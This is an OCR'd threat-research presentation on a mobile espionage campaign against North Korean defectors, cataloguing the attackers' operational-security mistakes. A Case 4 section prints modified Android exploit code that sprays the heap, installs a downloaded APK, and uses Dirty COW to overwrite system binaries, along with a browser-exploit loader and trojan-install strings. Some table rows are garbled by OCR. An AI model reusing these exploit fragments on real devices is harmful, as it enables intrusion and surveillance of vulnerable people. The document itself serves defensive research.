ic*******	Galaxy S7 Edge	Open Brazil	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN **{"city":"Pyongyang (Ryugyong-dong)","country":"North Korea","query":"175.45.178.148"} - WIFI**	2017/11/10 17:46:05 2017/12/21 01:49:04
ur*******	Galaxy Note 3	LGU+ South Korea	{"city":"Secaucus","country":"United States","query":"23.226.128.90"} VPN	2017/12/21 00:08:25
	Galaxy Note 4	Sprint United States	{"city":"Seoul","country":"Republic of Korea","query":"110.10.176.47"} VPN	2017/11/11 08:59:08
??	LG V20	SK Telecom	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/10 19:52:38
??	LG G4	LG U+	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/11 19:49:45
??	XT1662	-	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/09 16:25:27

OPSEC Fails

Case 1: Android Device Information

Gmail Account	MODEL	Carrier	IP Address	Date
ic*******	Galaxy S7 Edge	Open Brazil	**Phone carrier:** MTS **Country:** Russia **Country code:** 7 **Area Code 91:** Mobile Phone **Capital of Russia:** Moscow **Countries Sharing +7 country code:** Abkhazia, Kazakhstan, Russia	7:46:05 L:49:04
ur*******	Galaxy Note 3	LGU+ South Korea	States","query":"23.226.128.90"} VPN	0:08:25
	Galaxy Note 4	Sprint United States	{"city":"Seoul","country":"Republic of Korea","query":"110.10.176.47"} VPN	2017/11/11 08:59:08
??	LG V20	SK Telecom	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/10 19:52:38
??	LG G4	LG U+	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/11 19:49:45
??	XT1662	-	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/09 16:25:27


This actor exposed the phone number at 2018/02/04 17:20:33

OPSEC Fails

Case 1: Android Device Information

- Following are list of apps that were installed in these test devices (interesting ones as example)

ic********@gmail.com



ur*******@gmail.com


OPSEC Fails

Case 2: Images

- Some images were found in android gallery of test devices and cloud storage

Found on LG V20 device

2017.11.05



2016.10.19


Found on Dropbox inside “/Photos”
Different location than extracted pictures from victims are stored

Definitely not a cookie you can see in South Korean stores

OPSEC Fails


Case 3: Profiles of victims for impersonation

- Folder from SDCARD of a test device contained victims' profiles gathered for impersonation





OPSEC Fails

Case 3: Profiles of victims for impersonation



Account used to send message to the journalist





Images found on the SDCARD

"My phone is not working, so please give me your phone number"

Very awkward Korean sentence and definitely not a tone used by young woman

OPSEC Fails

Case 3: Profiles of victims for impersonation


- Folder from SDCARD of a test device contained victims' profiles gathered for impersonation

OPSEC Fails

Case 3: Profiles of victims for impersonation

- TextNow
  - Free text & calls service
  - Can get a phone number by entering area code
- High possibility that threat actors are using TextNow generated number to signup for services like Daum which requires phone number

TextNow logs found in one of the test devices.




Same area code as seen in the previous slide

OPSEC Fails

Case 3: Profiles of victims for impersonation

- Found screenshot of KakaoTalk chat in the Kakao directory from one of Sun Team's test device



OPSEC Fails

Case 4: Exploits

- They also left out exploits (source codes, bin), scripts in their SDCARD and uploaded them to Dropbox
- Threat actors are using publicly available Android exploits and modifies them
  - https://github.com/timwr/CVE-2016-5195 --> DCOW
  - https://github.com/secmob/mosec2016/blob/master/service.cpp
  - https://github.com/secmob/cansecwest2016/blob/master/exploit.html

OPSEC Fails

Case 4: Exploits

Changed hardcoded address

```
static const uint32_t g_fixedAddress = 0x9010100c;
static void writeMotionEvent(Parcel *pData,int overwriteLen,int type){
    /*3208    public void writeToParcel(Parcel out, int flags) {
     * 3209        out.writeInt(PARCEL_TOKEN_MOTION_EVENT);
     * 3210        nativeWriteToParcel(mNativePtr, out);
     * 3211    }
     */
```

```
#ifndef EXE
extern "C" void so_main(uint32_t* buffer){
    if(buffer[0]==0xffffffff){
        in_system_server = true;
        dprint("in system_server so\n");
```

service_5.0.cpp

```
static const uint32_t g_fixedAddress = 0x7000100c;
static void writeMotionEvent(Parcel *pData,int overwriteLen,int type){
    /*3208    public void writeToParcel(Parcel out, int flags) {
     * 3209        out.writeInt(PARCEL_TOKEN_MOTION_EVENT);
     * 3210        nativeWriteToParcel(mNativePtr, out);
     * 3211    }
     */
```

```
#ifndef EXE
extern "C" void so_main(uint32_t* buffer){
    //dprint("so main\n");
    if(buffer[2]==0xffffffff){
        in_system_server = true;
        dprint("in system_server so\n");
        pthread_t t;
        pthread_create(&t,NULL,app_install,buffer);
```

Added extra functionality to install downloaded apk

```
static void *app_install(void *args){
    dprint("before installing");
    pid_t pid=fork();
    if (pid==0) {
        execl("/system/bin/sh","sh", "/system/bin/pm", "install", "/sdcard/Download/11.apk", NULL);
    } else {
        waitpid(pid,0,0);
    }
    dprint("application installed");
    return NULL;
}
```

CVE-2015-3875
mosec2016/A Way of Breaking Chrome's Sandbox in Android

OPSEC Fails

Case 4: Exploits

```
(__attribute__((unused)) int argc, __attribute__((unused)) char* const argv[])
{
    void *handle = dlopen("libandroid_runtime.so",RTLD_NOW);
    libruntime_base = *(int*)((int)handle+140);
    dlclose(handle);
    mprotect_p = (uint32_t)dlsym((void*)0xffffffff,"mprotect");
    dlopen_p = (uint32_t)dlsym((void*)0xffffffff,"dlopen");
    dlsym_p = (uint32_t)dlsym((void*)0xffffffff,"dlsym");
    dprint("%p,%x,%x,%x\n",handle,mprotect_p,dlopen_p,dlsym_p);
#ifdef EXE
    libruntime_base = 0xb6ebc000;
    mprotect_p = 0xb6e16000 + 0x3a25c;
#endif
    sp<IServiceManager> sm = defaultServiceManager();
    sp<IBinder> service = sm->checkService(String16("activity"));
    if (service != NULL ) {
        dprint("begin spray\n");
        for(int i=0;i<1024*12;i++)//喷256M(1024*16),前64M为so的内容
            transact(service,HEAPSPRAY2);//一次4000*4字节
        dprint("end spray\n");
        for(int i=0;i<200;i++){
            transact(service,HEAPCORRUPT);
            //transact(service,GC);
            if(read(pipefd[0],(void*)write2jsbuffer,1000)>0) break;
            //sleep(1);
            //dprint("time %d\n",i);
            //fflush(stdout);//编译成so时得注掉
            //if((i+1)%35==0)
            //transact(service,GC);
    return 0;
}
```

Added extra functionality


CVE-2015-3875
mosec2016/A Way of Breaking Chrome's Sandbox in Android

service.cpp

```
sp<IServiceManager> sm = defaultServiceManager();
sp<IBinder> service = sm->checkService(String16("activity"));
if (service != NULL ) {
    int uid=getuid();
    int pid=getpid();
    dprint("uid=%d\npid=%d\n", uid, pid);
    dprint("begin spray\n");
    //execl("/system/bin/sh", "sh", "/system/b
  unsigned char buffer[10];
  FILE *fp;
  FILE *wfp;
  fp = fopen("/storage/emulated/0/Download/dcow", "rb");
  wfp = fopen("/data/data/com.nhn.android.search/dcow", "wb");
  while (!feof(fp)) {
      fread(buffer,sizeof(buffer),1,fp);
      fwrite(buffer,sizeof(buffer),1,wfp);
   }
  fclose(fp);fclose(wfp);
  unsigned char buffer1[10];
  FILE *fp1;
  FILE *wfp1;
  fp1 = fopen("/storage/emulated/0/Download/run-as", "rb");
  wfp1 = fopen("/data/data/com.nhn.android.search/run-as", "wb");
  while (!feof(fp1)) {
      fread(buffer1,sizeof(buffer),1,fp1);
      fwrite(buffer1,sizeof(buffer),1,wfp1);
   }
  fclose(fp1);fclose(wfp1);

  system("chmod 777 /data/data/com.nhn.android.search/run-as");
  system("chmod 777 /data/data/com.nhn.android.search/dcow");
  system("/data/data/com.nhn.android.search/dcow /data/data/com.nhn.android.search/run-as /system/bin/mediaserver");
  system("/data/data/com.nhn.android.search/dcow /data/data/com.nhn.android.search/run-as /system/bin/toolbox");
```

Copies DCOW exploit to data directory of Naver browser

General purpose browser for Naver services



Threat actors targeted victims browsing the web using Naver browser

OPSEC Fails

Case 4: Exploits

- Do you remember one of the hacked webservers distributing malware had chrome exploits?
- We found out that exploits we just discussed are actually uploaded to the hacked webserver

```
var userAgentStr = navigator.userAgent;
if(userAgentStr.indexOf("SamsungBrowser") != -1 || userAgentStr.indexOf("KAKAOTALK")
{
  if(userAgentStr.indexOf("Chrome/46") != -1)
  {
                // alert("46");
    include('46.js');
  }

  if(userAgentStr.indexOf("Chrome/44") != -1)
  {
                // alert("44");
    include('44.js');
  }

}
```

CVE-2015-6764 Chrome Exploit
Cansecwest2016/Pwn a Nexus device with a single vulnerability

DCOW exploit payload

```
                DCB    0
aPmInstallSdcar DCB "pm install /sdcard/Download/SystemUpdate.apk",0
aAmStartservice DCB "am startservice com.android.systemservice/.CMService",0
aPmDStartcheckD DCB "pm =%d, startcheck = ",0x24,"%d",0
aRestarting     DCB "restarting>>>>>>>>",0
```

Install trojan used by NKPrayer

OPSEC Fails

Case 4: Exploits

- Shell script

```
#!/bin/bash
rm /media/maxpen/data/work/out/target/product/generic/obj/lib/sandbox_so.so
adb push exploit.html /storage/emulated/0/
adb logcat > /media/maxpen/data/log

```

- Interested in what IDA Pro license they use to reverse engineer things?

```
plt:0004E5B4 ;
plt:0004E5B4 ; +-------------------------------------------------------------------------+
plt:0004E5B4 ; |   This file has been generated by The Interactive Disassembler (IDA)    |
plt:0004E5B4 ; |           Copyright (c) 2017 Hex-Rays, <support@hex-rays
plt:0004E5B4 ; |                     License info: 48-3255-7514-28
plt:0004E5B4 ; |                        Giancarlo Russo, HT Srl
plt:0004E5B4 ; +-------------------------------------------------------------------------+
plt:0004E5B4 ;
plt:0004E5B4 ; Input MD5    : AD3425AF1097DA89BAD85874A70C50AE
plt:0004E5B4 ; Input CRC32  : 748CCF90
plt:0004E5B4
plt:0004E5B4 ; ---------------------------------------------------------------------------
plt:0004E5B4 ; File Name    : Z:\media\maxpen\data\work\sandbox\libandroid_runtime.so
plt:0004E5B4 ; Format       : ELF for ARM (Shared object)
```

Using Leaked HackingTeam IDA License? ☺

From WikiLeaks


Da: Giancarlo Russo
Inviato: Wednesday, May 13, 2015 01:27 AM
A: Fabio Busatto
Oggetto: Fwd: Hex-Rays software download information. License 48-3255-7514-28


-------- Forwarded Message --------

OPSEC Fails

Case 5: Deleted files on Dropbox

- Actors deleted their test logs from the Dropbox in recent operations
- Now we don’t have data to make attributions or gain new info → correct?






Victims and Extracted Data

Sensitive data in photo gallery, contacts list and call log

- Victims are North Korean defectors and support groups
- Many sensitive data were leaked

South Korean passport

China Bank credit card




Means DPRK
And the prefix number is used in SK

Contacts related to NK

Victims and Extracted Data

Sensitive data in photo gallery, contacts list and call log



Conclusion

Conclusion

- Targeted attack against North Korean defectors and related group has moved to mobile landscape
- Threat actors are modifying apps that are popularly used by the target
  - Or make an fake app that might catch interest
- Actively using SNS to approach the targets
- Mobile users must be careful about what they install on their device, even though it is downloaded from the Google Play store
- Use iPhone ☺